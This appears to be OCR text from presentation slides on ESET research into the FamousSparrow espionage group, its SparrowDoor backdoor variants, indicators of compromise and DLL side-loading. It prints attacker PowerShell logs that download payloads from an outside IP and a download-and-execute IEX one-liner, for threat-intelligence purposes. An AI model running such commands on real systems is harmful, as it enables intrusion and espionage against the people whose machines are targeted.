
```
PS whoami
PS ipconfig /all
PS tasklist /svc
PS whoami /priv
PS iwr –uri http://43.254.216.195:80/3.txt -outfile C:\user\public\
PS dir C:\users\public
PS dir C:\users\public
PS dir C:\users\public
PS wmic logicaldisk get caption,description,providername
PS wmic logicaldisk get caption,description,providername
PS wmic logicaldisk get caption,description,providername
PS /c wmic logicaldisk get caption,description,providername
PS iwr –uri http://43.254.216.195:80/K7AVWscn.dll -outfile C:\wir
PS iwr –uri http://43.254.216.195:80/K7AVWscn.exe -outfile C:\wi
PS iwr –uri http://43.254.216.195:80/K7AVWscn.doc -outfile C:\w
PS /c dir C:\windows\tasks
PS /c takslist /svc

powershell.exe [System.Net.ServicePointManager]::ServerCertifica
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu'
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu'
powershell.exe [System.Net.ServicePointManager]::ServerCertifica
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu'
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu'

Service "K7Soft Virus Protection" (user mode service) was installe
File Name: "C:\windows\tasks\K7AVWScn.exe 11".
Start Type: auto start. Account: LocalSystem
```

FamousSparrow

SparrowDoor

Probable evolution

SparrowDoor
2020 (ESET)


welivesecurity by ESET

ESET Research

FamousSparrow: A suspicious hotel guest

Yet another APT group that exploited the ProxyLogon vulnerability in March 2021

Tahseen Bin Taj Matthieu Faou

23 Sep 2021 , 12 min. read

ESET researchers have uncovered a new cyberespionage group targeting hotels, governments, and private companies worldwide. We have named this group FamousSparrow and we believe it has been active since at least 2019.

Reviewing telemetry data during our investigation, we realized that FamousSparrow leveraged the Microsoft Exchange vulnerabilities known as ProxyLogon that we described

FamousSparrow

SparrowDoor

Probable evolution

SparrowDoor
2020 (ESET)

→

SparrowDoor
2022 (NCSC)

National Cyber Security Centre

FamousSparrow


SparrowDoor

Probable evolution

FamousSparrow

SparrowDoor

Probable evolution



FamousSparrow

SparrowDoor

Parallelized SparrowDoor
2024

Improved code quality & architecture

Commands handled in parallel with own thread, sockets, subcommands

Modular SparrowDoor
2024

FamousSparrow

SparrowDoor

Parallelized SparrowDoor
2024

Improved code quality & architecture

Commands handled in parallel with own thread, sockets, subcommands

Commands:

- Interactive shell
- File operations
- TCP proxy
- …

ORB network?

Modular SparrowDoor
2024

FamousSparrow

SparrowDoor

Parallelized SparrowDoor
2024

Improved code quality & architecture

Commands handled in parallel with own thread, sockets, subcommands

Commands:

- Interactive shell
- File operations
- TCP proxy
- …

IoCs:

- Victim ID in [HKLM|HKCU]\Software\CLASSES\CLSID\ID
- C:\windows\tasks\K7AVWScn.exe
- \\.\pipe\id1<address>
- \\.\pipe\id2<address>

Modular SparrowDoor
2024

FamousSparrow

SparrowDoor

Parallelized SparrowDoor
2024

Improved code quality & architecture

Commands handled in parallel with own thread, sockets, subcommands

Commands:

- Interactive shell
- File operations
- TCP proxy
- …

IoCs:

- Victim ID in [HKLM|HKCU]\Software\CLASSES\CLSID\ID
- C:\windows\tasks\K7AVWScn.exe
- \\.\pipe\id1<address>
- \\.\pipe\id2<address>

Modular SparrowDoor
2024

Minimal built-in commands

Uses plugins – never written to disk

Built for stealth:

- Searches for installed security sw
- Anti-debug & anti-analysis features

IoCs:

- %ALLUSERSPROFILE%\Notify\Notify.exe

FamousSparrow

SparrowDoor

- Parallelized SparrowDoor
- Modular SparrowDoor

ShadowPad

SparkRat

PowerHub

BadPotato

Impacket, NetExec

LSASS dumper

F

S

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\avollmer> [System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};$Nxois='bZeVBC4vZfakT5SmCcaFam6IRY6UNLnC';$Plukgmio=New-Object Net.WebClient;IEX $Plukgmio.DownloadString('https://192.168.11.2:8443/')

 ____  ____  _  _  _ ____  ____ _  _  _ ____
 |___] |  | |  |  | |___/ |___| |__|  | |___]
 |     |__| |__|__| |  \_ |   | |  |  | |___]

2.0.0                          written by Adrian Vollmer, 2018-2023
Run 'Help-PowerHub' for help
PowerHub@192.168.11.2 C:\Users\avollmer> Get-HubModule SharpHound.exe


Name   : /exe/SharpHound.exe
Type   : dotnet
N      : 223
Loaded : True
Alias  : SharpHound.exe



PowerHub@192.168.11.2 C:\Users\avollmer> SharpHound.exe --help
0
2023-02-26T00:21:37.9717524+01:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
CommandLine 2.8.0
Copyright (c) 2005 - 2020 Giacomo Stelluti Scala & Contributors

  -c, --collectionmethods      (Default: Default) Collection Methods:
                               Group, LocalGroup, LocalAdmin, RDP,
                               DCOM, PSRemote, Session, Trusts, ACL,
                               Container, ComputerOnly, GPOLocalGroup,
                               LoggedOn, ObjectProps, SPNTargets,
                               Default, DCOnly, All
```

ShadowPad

SparkRat

PowerHub

BadPotato

Impacket, NetExec

LSASS dumper

FamousSparrow


SparrowDoo

Parallelized SparrowDoor

Modular SparrowDoor


ShadowPad

SparkRat



BadPotato

LSASS dumper



FamousSparrow

SparrowDoor

Parallelized SparrowDoor

Modular SparrowDoor

ShadowPad


SparkRat

PowerHub

BadPotato

Impacket, NetExec

LSASS dumper



FamousSparrow

MITRE | ATT&CK®

DLL Side-Loading T1574.002


SparrowDoor

Parallelized

K7AntiVirus Messenger → **k7avwscn.dll**, **k7avwscn.doc**

VLC Player → **libvlc.dll**

Mod.



Yandex Voice Assistant notification helper → **winmm.dll**, **notify.sec**


ShadowPad

Fortemedia Application → **FmApp.dll**

Microsoft Office IME 2010 → **imjp14k.dll**

LSASS dumper

VLC Cache generator → **dph.dll**



welivesecurity BY eset


ESET Research

You will always remember this as the day you finally caught FamousSparrow

ESET researchers uncover the toolset used by the FamousSparrow APT group, including two undocumented versions of the group's signature backdoor, SparrowDoor

Alexandre Côté Cyr

24 Mar 2025 , 31 min. read

